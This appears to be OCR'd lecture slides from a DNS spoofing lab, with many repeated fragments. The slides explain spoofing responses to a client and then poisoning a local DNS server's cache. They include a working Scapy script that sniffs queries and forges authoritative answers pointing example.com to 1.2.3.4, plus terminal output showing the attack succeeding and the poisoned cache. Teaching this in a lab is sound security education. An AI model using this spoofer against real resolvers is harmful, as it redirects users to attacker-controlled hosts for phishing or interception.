
In this attack path, our malicious response is **not** cached by the Local DNS server

Spoofing a DNS response to a client (Task 1)



In this attack path, our malicious response is **not** cached by the Local DNS server


Spoofing a DNS response to a client (Task 1)



In this attack path, our malicious response is **not** cached by the Local DNS server


The real DNS response is received from the internet, and is eventually cached by the local DNS server

Spoofing a DNS response to the local DNS server (Task 2)




Step 1. Sniff for outgoing DNS traffic from the local DNS server

Spoofing a DNS response to the local DNS server (Task 2)



Step 1. Sniff for outgoing DNS traffic from the local DNS server
Step 2. Using information from the sniffed packet, spoof a packet to the Local DNS server that looks like the packet came from a Global DNS server

Spoofing a DNS response to the local DNS server (Task 2)



Step 1. Sniff for outgoing DNS traffic from the local DNS server
Step 2. Using information from the sniffed packet, spoof a packet to the Local DNS server that looks like the packet came from a Global DNS server
Step 3. The Local DNS Server accepts packet and **caches it** and send a DNS response to the client

```python
#!/bin/env python3

from scapy.all import *
import sys

target = sys.argv[1]

def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    old_ip  = pkt[IP]
    old_udp = pkt[UDP]
    old_dns = pkt[DNS]

    ip  = IP  ( dst   = old_ip.src, src   = old_ip.dst )

    udp = UDP ( dport = old_udp.sport,  sport = 53  )

    Anssec = DNSRR( rrname = old_dns.qd.qname, type   = 'A', rdata  = '1.2.3.4', ttl    = 259200)

    dns = DNS( id = old_dns.id,aa=1, qr=1, qdcount=1, ancount=1, qd = old_dns.qd,  an = Anssec)

    spoofpkt = ip/udp/dns
    send(spoofpkt)

f = 'udp and (src host {} and dst port 53)'.format(target)
pkt=sniff(iface='br-0a1341e6c3d2', filter=f, prn=spoof_dns)
```

```
^C[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3
spoof_answer.py 10.9.0.53
Listening for DNS queries coming from 10.9.0.53
```

We use the exact same program, but we sniff for a different IP address now (10.9.0.53)

Spoofing a DNS Response packet to the LOCAL DNS Server

Our attack method is the exact same, except we sniff for a different IP address

Attacker VM (10.9.0.1)

```
^C[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3
spoof_answer.py 10.9.0.53
Listening for DNS queries coming from 10.9.0.53
```

1. On the attacker VM, run the sniff/spoof python script

Local DNS Sever (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

2. `docksh` into the local DNS server container and flush the cache

Victim Container (10.9.0.5)

```
root@7297442e198f:/# dig www.example.com
```

3. `docksh` into the victim container and run the dig command to send a DNS query for `example.com`

4. Our sniffer picks up the DNS query, and spoofs a response to the Victim

```
^C[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3
spoof_answer.py 10.9.0.53
Listening for DNS queries coming from 10.9.0.53
.
Sent 1 packets.
```

"The IP Address for example.com is `1.2.3.4`"


5. The response of our Dig command should be 1.2.3.4 (the malicious IP that came from our spoofed packet)!

```
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47241
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4
```

Spoofing a DNS Response packet to the LOCAL DNS Server

Local DNS Sever (10.9.0.53)

```
root@e8f13d4a656e:/# cat /var/cache/bind/dump.db | grep example
example.com.            777578  NS      a.iana-servers.net.
www.example.com.        863978  A       1.2.3.4
root@e8f13d4a656e:/#
```



Important: When we attack the Local DNS Sever, our spoofed DNS response gets **cached** by the DNS server


Whenever someone asks this local DNS server for the IP address of example.com, it will always return 1.2.3.4 **right away**

We have “poisoned” this DNS server

Spoofing a DNS Response packet to the LOCAL DNS Server

Local DNS Sever (10.9.0.53)

```
root@e8f13d4a656e:/# cat /var/cache/bind/dump.db | grep example
example.com.            777578  NS      a.iana-servers.net.
www.example.com.        863978  A       1.2.3.4
root@e8f13d4a656e:/#
```



DNS Servers hold **DNS Records**


Type A Records: IPv4 Addresses. Ie. the IP Address for www.example.com is 1.2.3.4

Type NS Records: Authoritative DNS Servers for a domain. Ie. the Authoritative DNS Server for www.example.com is `a.iana-servers.net`

Spoofing a DNS Response packet to the LOCAL DNS Server

Local DNS Sever (10.9.0.53)

```
root@e8f13d4a656e:/# cat /var/cache/bind/dump.db | grep example
example.com.            777578  NS      a.iana-servers.net.
www.example.com.        863978  A       1.2.3.4
root@e8f13d4a656e:/#
```



DNS Servers hold **DNS Records**

Type A Records: IPv4 Addresses. Ie. the IP Address for www.example.com is 1.2.3.4


Type NS Records: Authoritative DNS Servers for a domain. Ie. the Authoritative DNS Server for www.example.com is `a.iana-servers.net`

Other types:
- Type AAA: IPv6 Address
- Type CNAME: "Canonical name" aka an alias for another domain

Spoofing a DNS Response packet to the LOCAL DNS Server

Local DNS Sever (10.9.0.53)

```
root@e8f13d4a656e:/# cat /var/cache/bind/dump.db | grep example
example.com.            777578  NS      a.iana-servers.net.
www.example.com.        863978  A       1.2.3.4
root@e8f13d4a656e:/#
```



